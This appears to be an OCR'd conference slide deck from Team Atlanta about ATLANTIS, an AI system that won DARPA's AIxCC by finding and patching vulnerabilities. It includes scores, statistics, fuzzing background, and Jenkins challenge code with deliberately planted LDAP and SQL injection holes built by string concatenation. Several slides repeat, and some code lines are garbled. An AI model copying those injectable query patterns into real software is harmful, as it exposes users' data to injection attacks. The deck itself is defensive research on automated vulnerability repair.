ATLANTIS: AI-driven Threat Localization Analysis and Triage Intelligence System

Woosun Song (@pr0cf51) @ Team-Atlanta

Who Are We?

- Team Atlanta: Winning Team of **AIxCC**

- Merger of
  - **Georgia Tech**
  - **KAIST**
  - **POSTECH**
  - **Samsung Research**

CONGRATULATIONS TO TEAM

Atlanta

1st PLACE

AIxCC
AI CYBER CHALLENGE


→$4,000,000

DARPA + ARPA-H

Agenda

1. **What is AIxCC?**
2. ATLANTIS and Key Strategies
3. ATLANTIS Bug Finding Results
4. Discussion

DARPA + ARPA-H



AIxCC
AI CYBER CHALLENGE

AI Cyber Challenge

- **Using AI, fully automatically find and patch vulnerabilities**
- Announced (Aug. ‘23.)
- Semi-final (Aug. ‘24.)
  - 42 teams competed
  - Qualified 7 teams got **$2M** each
- Final (Aug. ‘25.)
  - 1st : **$4M**
  - 2nd : **$3M**
  - 3rd : **$1.5M**


DEFCON
DARPA
ARPA·H
Date: August 8, 2025
TEAM ATLANTA $4,000,000
and
Place Winner

Scoreboard breakdown

Team	Team Total Score	% Correct Submission (r)	Vulnerability Discovery Score (VDS)	Program Repaid Score (PRS)	SARIF Assessment Score (SAS)	Bundle Score (BDL)
Team Atlanta (9caa56)	**392.76**	91.27%	79.71	171.10	5.99	136.38
Trail of Bits (309958)	**219.35**	89.33%	52.49	101.21	1.00	65.29
Theori (3fad2e)	**210.68**	44.44%	58.12	110.34	4.97	53.57
All You Need IS A Fuzzing Brain (1b9bb5)	**153.70**	53.77%	54.81	77.60	6.52	28.28
Shellphish (463287)	**135.89**	94.83%	47.94	54.31	8.47	25.29
42-b3yond-6ug (ee79d5)	**105.03**	89.23%	70.37	14.22	9.80	10.97
Lacrosse (e87a4d)	**9.59**	42.86%	1.68	5.43	0.00	3.62

$$Team\ Score = \sum Challenge\ Scores$$


$$Challenge\ Score = AM * (VDS + PRS + SAS + BDL)$$

$$AM = 1 - (1 - r)^4$$


What counts for finals?

Proof-Of-Vulnerability (POV)
➔Input data to reproduce vulnerability crash in harness


PATCH
➔Unified diff source code fix for vulnerabilities



DELTA SCAN
➔Challenge analyzing base code plus applied diff changes




SARIF Assessment
➔Structured reporting format for vulnerability details




BUNDLE
➔Grouping of related PoV, patch, and SARIF submissions


FULL SCAN
➔Challenge analyzing entire code base

All projects adapted into challenges




fuzz
Dockerfile
build.sh
project.yaml
test.sh


fuzz
Dockerfile
build.sh
project.yaml
test.sh
1 language: jvm
2 main_repo: 'git@github.com:Team-Atlanta/cp-java-jenkins-source.git'
3 fuzzing_engines:
4 - libfuzzer
5 sanitizers:
6 - address




```yaml
language: jvm
main_repo: 'git@github.com:Team-Atlanta/cp-java-jenkins-source.git'
fuzzing_engines:
  - libfuzzer
sanitizers:
  - address
```

```java
public static void fuzzerTestOneInput(byte[] data) throws Exception {
BugDetectors.allowNetworkConnections((host, port) -> host.equals("localhost"));
    new JenkinsThree().fuzz(data);
}

public void fuzz(byte[] data) throws Exception {
    ByteBuffer buf = ByteBuffer.wrap(data);
    if (buf.remaining() < 4) {
        return;
    }

    int picker = buf.getInt();
    switch (picker) {
        case 11:
            testProxyConfiguration(buf);
            break;
        case 33:
            testPlugin(buf);
            break;
        case 37:
            testScript(buf);
            break;
        case 38:
            testStateMonitor(buf);
            break;
```


fuzz
Dockerfile
build.sh
project.yaml
test.sh
language: jvm
main_repo: 'git@github.com:Team-Atlanta/cp-java-jenkins-source.git'
fuzzing_engines:
- libfuzzer
sanitizers:
- address
String searchFilter = "(&(objectClass=inetOrgPerson)(cn=" + username + ")(userPassword=" + key + "))";
NamingEnumeration<SearchResult> results = dirContext.search("ou=users,dc=example,dc=com", searchFilter,
controls);
public static void fuzzerTestOneInput(byte[] data) throws Exceptio
BugDetectors.allowNetworkConnections((host, port) -> host.equals(alhost"));
new JenkinsThree().fuzz(data);
}
public void fuzz(byte[] data) throws Exception {
ByteBuffer buf = ByteBuffer.wrap(data);
if (buf.remaining() < 4) {
return;
}
int picker = buf.getInt();
switch (picker) {
case 11:
testProxyConfiguration(buf);
break;
case 33:
testPlugin(buf);
break;
case 37:
testScript(buf);
break;
case 38:
testStateMonitor(buf);
break;
private String launchCommandWithCredentials(ArgumentListBuilder args, File workDir,
@NonNull String url) throws Exception {
EnvVars freshEnv = new EnvVars();
freshEnv.put("GIT_TERMINAL_PROMPT", "false");
Launcher.ProcStarter p = launcher.launch().cmds(args.toCommandArray()).envs(freshEnv);
if (workDir != null) {
@RequirePOST
public void doGetName(
StaplerRequest request, StaplerResponse response) throws IOException {
String id = request.getParameter("ID");
String pw = request.getParameter("PW");
String responseString;
try (
Connection conn = getConnection();
Statement stmt = conn.createStatement()) {
ResultSet rs = stmt
.executeQuery("SELECT name FROM users WHERE id = '" + id + "' AND password = '" + pw + "'");
if (rs.next()) {


fuzz
Dockerfile
build.sh
project.yaml
test.sh
language: jvm
main_repo: 'git@github.com:Team-Atlanta/cp-java-jenkins-source.git'
fuzzing_engines:
- libfuzzer
sanitizers:
- address
String searchFilter = "(&(objectClass=inetOrgPerson)(cn=" + username + ")(userPassword=" + key + "))";
NamingEnumeration<SearchResult> results = dirContext.search("ou=users,dc=example,dc=com", searchFilter,
controls);
public static void fuzzerTestOneInput(byte[] data) throws Exceptio
BugDetectors.allowNetworkConnections((host, port) -> host.equals(alhost"));
new JenkinsThree().fuzz(data);
}
public void fuzz(byte[] data) throws Exception {
if (buf.remaining() < 4) {
return;
}
int picker = buf.getInt();
switch (picker) {
case 11:
testProxyConfiguration(buf);
break;
case 33:
testPlugin(buf);
break;
case 37:
testScript(buf);
break;
case 38:
testStateMonitor(buf);
break;
private String launchCommandWithCredentials(ArgumentListBuilder args, File workDir,
@NonNull String url) throws Exception {
EnvVars freshEnv = new EnvVars();
freshEnv.put("GIT_TERMINAL_PROMPT", "false");
Launcher.ProcStarter p = launcher.launch().cmds(args.toCommandArray()).envs(freshEnv);
if (workDir != null) {
@RequirePOST
public void doGetName(
StaplerRequest request, StaplerResponse response) throws IOException {
String id = request.getParameter("ID");
String pw = request.getParameter("PW");
String responseString;
try (
Connection conn = getConnection();
Statement stmt = conn.createStatement()) {
ResultSet rs = stmt
.executeQuery("SELECT name FROM users WHERE id = '" + id + "' AND password = '" + pw + "'");
if (rs.next()) {

FINAL ROUND DATA POINTS

Total Known Vulnerabilities
70

Real World Vulns discovered
18

Total spent (Compute + LLM)
$359k

Vulnerabilities discovered
54 (77%)

Average time to patch
45 min

Total LLM queries
1.9M

Vulnerabilities patched
43 (61%)

Total LOC analyzed
54M

LLM Spend
$82k


COST PER TASK SUCCESS
(PoV, Patch, SARIF, or a Bundle)

~$152


Agenda

1. ~~What is AIxCC?~~
2. **ATLANTIS and Key Strategies**
3. ATLANTIS Bug Finding Results
4. Discussion


ATLANTIS Architecture




ATLANTIS Architecture



ATLANTIS Architecture



ATLANTIS Overview



Bug Finding Results

Engine	Total POVs	Failed POVs	Dup POVs	Passed POVs	Contribution Rate	Total Patches	Passed Patches
Multilang	393	299	10	**84**	**71.20%**	30	**29**
C	185	99	68	**18**	**15.30%**	2	**2**
Java	424	336	73	**15**	**12.70%**	14	**9**
unknown	1	0	0	**1**	**0.80%**	1	**1**
TOTAL	1003	734	151	**118**	**100.00%**	47	**41**

Key Strategy: Leveraging Diversity and Complementary Strengths

Bug Finding Results

Engine	Total POVs	Failed POVs	Dup POVs	Passed POVs	Contribution Rate	Total Patches	Passed Patches
Multilang	393	299	10	**84**	**71.20%**	30	**29**
C	185	99	68	**18**	**15.30%**	2	**2**
Java	424	336	73	**15**	**12.70%**	14	**9**
unknown	1	0	0	**1**	**0.80%**	1	**1**
TOTAL	1003	734	151	**118**	**100.00%**	47	**41**

Key Strategy: Leveraging Diversity and Complementary Strengths

Background: How to improve fuzzers

```
def Fuzz(state):
  while True:
    conf = Schedule(state)       // Select a seed
    inputs = InputGen(conf)      // Mutate the selected seed
    results = InputEval(inputs) // Execute the new input
    state = Update(state, conf, inputs, results)
                                 // Update corpus if interesting
```

Background: How to improve fuzzers

```
def Fuzz(state):
  while True:
    conf = Schedule(state)        // Sele
    inputs = InputGen(conf)
    results = InputEval(inputs) //
    state = Update(state, conf, inputs,
                                  // Upda
```

- **Coverage-guided Fuzzing**
- **Directed Fuzzing**
  Guide fuzzers to reach the target lines

- **Hybrid Fuzzing**
  Employ Concolic Executor to generate new inputs

- **Dictionary-based Fuzzing**
  Use dictionary when mutating seeds

- **Grammar-based Fuzzing**
  Use grammar of inputs for input gen./mut.

- **Target-specific Fuzzing**
  Tailor fuzzers for the specific target program

…

Background: How to improve fuzzers

Existing techniques require
- target-specific analysis
- or pre-defined values

Existing tools have a lot of limitations:
- **Only one of C or Java is supported**
- Do not support some compiler version
- Results are not good enough
- Incomplete
- Outdated
- Need manual analysis
- …

- **Coverage-guided Fuzzing**
- **Directed Fuzzing**
  Guide fuzzers to reach **the target lines**

- **Hybrid Fuzzing**
  Employ Concolic Executor to generate new inputs

- **Dictionary-based Fuzzing**
  Use **dictionary** when mutating seeds

- **Grammar-based Fuzzing**
  Use **grammar** of inputs for input gen./mut.

- **Target-specific Fuzzing**
  Tailor fuzzers for the specific target program

…

Background: How to improve fuzzers

Let LLMs handle those!

